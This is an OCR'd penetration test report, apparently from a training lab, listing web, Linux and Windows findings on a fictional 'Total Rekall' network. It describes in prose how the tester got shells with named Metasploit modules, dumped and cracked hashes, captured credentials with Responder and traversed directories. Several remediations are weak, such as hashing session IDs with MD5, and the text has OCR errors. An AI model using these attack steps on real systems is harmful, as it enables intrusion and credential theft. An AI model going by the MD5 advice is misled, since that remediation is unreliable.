
Vulnerability 6	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	The networking.php directory allowees for users to input command injections.

Images	
Affected Hosts	192.168.14.35
Remediation	Put into place checks for the data given and take away ac bility to provide special symbols like "|", "&" and so on.


Vulnerability 7	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	User Melina's password was simpl.me and could be guessed easily. She used her username as the password.

Images	
Affected Hosts	192.168.14.35
Remediation	Use strong passwords consisti.ang of upper and lowercase letters, numbers, and special characters


Vulnerability 8	Findings
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	EE managed to alter the URL for th.ge concealed directory discovered in robots.txt and put a PHP injection into action to show the /ietc/passwd file.


Images	
Affected Hosts	192.168.14.35
Remediation	Create a list of whitelisted commands and arguments.

Vulnerability 9	Findings
Title	Session Management
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Using the information from Flag 12 to get to admin_legal_data.php?admin=001 page and try with different numbers. EE


	used Burp Suite to test cout different session IDs in the admin_legal_data.php directory
Images	
Affected Hosts	192.168.14.35
Remediation	Encrypt the session ID with MD5 hash

Vulnerability 10	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Changed URL from original discmailer page {http://192.168.13.35/disclaimer.php?page=disclaimer_2.txt} to {http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt}. EE used directory traversal to access the disclaimer.php directory and find the disclaimer_1..txt file



Images	
Affected Hosts	192.168.14.35
Remediation	Put into motion input verificatio.n and take away the capacity to put in special symbols like " ' ", "/", etc. Also, eliminate commands or arguments that could potentially be used for taking advantage of the webpage.


Vulnerability 11	Findings
Title	struts2_content_type_ognl
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	EE used metasploit and the struts2__content_type_ognl module to attain a meterpreter shell.
Images	
Affected Hosts	192.168.13.12

Remediation	Patch system and ensure systems are up to date.


Vulnerability 12	Findings
Title	drupal_restws_unserialize
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	EE used metasploit and the drupal_restws_unserialize module to attain a meterpreter shell.
Images	
Affected Hosts	192.168.13.13
Remediation	Patch system and ensure systems are up to date.

Vulnerability 13	Findings
Title	SSH
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	EE used SSH to remotely access alice@192.168.13.14


Images	 
Affected Hosts	192.168.13.14
Remediation	Alter port 22 by making comment in the sshd_config file since it functions as default SSH port and select a different one. Additionally, modify 'PermitRootLogin' configuration from yes to no


Vulnerability 14	Findings
Title	OSINT Credentials
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	EE used OSINT to discover a user's credentials from Total Rekall.
Images	
Affected Hosts	172.22.117.20
Remediation	Ensure users do not share credentials and are not openly available on the web.


Vulnerability 15	Findings
Title	Port 80

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	EE utilized prior-acquired authorizations to enter Restricted Content at http://172.22.117.20, employing John for the purpose of breaking down the hash code.
Images	
Affected Hosts	172.22.117.20
Remediation	Make sure that user passwords are robust by needing a mix of big and small letters, digits, and unique symbols.



Vulnerability 16	**Findings**
Title	seattlelab_pass
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	EE managed to get into a meterpreter shell through the utilization of the seattlelab_pass module in Metasploit.

Images	
Affected Hosts	172.22.117.20
Remediation	Make certain that user passwords are strong by needing a mix of capital and small letters, numerals, and unique symbols.


Vulnerability 17	Findings
Title	Hashdump and weak passwords
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	EE succeeded in utilizing the hashdump module within Metasploit for obtaining user hashes on the target computer. After this, John was employed to identify weak passwords.
Images	
Affected Hosts	172.22.117.20
Remediation	Make certain that user passwords are strong by needing a mix of capital and small letters, numerals, and unique symbols.

Vulnerability 18	Findings
Title	Nessus Scan
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Nessus scan revealed Apache Struts vulnerability
Images	
Affected Hosts	192.168.13.12
Remediation	Perform regular updates on Apache


Vulnerability 19	Findings
Title	Public Directory Search
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Navigating to the Users\Public\Documents directory, used the ls command in Meterpreter to display files

Images	 
Affected Hosts	172.22.117.20
Remediation	Move sensitive files to more secure areas and/or restrict unauthorized access

Vulnerability 20	Findings
Title	LLMNR Broadcasts
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	EE caught LLMNR broadcasts using responder to listen and discovered

	credentials for ADMBob.
Images	
Affected Hosts	172.22.117.20
Remediation	Disable LLMNR broadcasts.

Vulnerability 21	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / WIndows OS)	WIndows OS
Risk Rating	Critical
Description	Port 21 being open facilitates FTP enumeration via an FTP link on the host IP. This has led to a successful exchange and ability to access or download files that are susceptible.

Images	
Affected Hosts	172.22.117.20
Remediation	Restrict access to Port 21

Vulnerability 22	Findings
Title	Open source exposed data
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	On the webpage of Domain Dossier, I checked the WHOIS data using OSINT for Total rekall.xyz to gain entry to confidential information.

Images	Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2024-02-03T15:15:56Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2025-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1
Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	Ensure no sensitive data is being shared publicly, clean up WHOIS records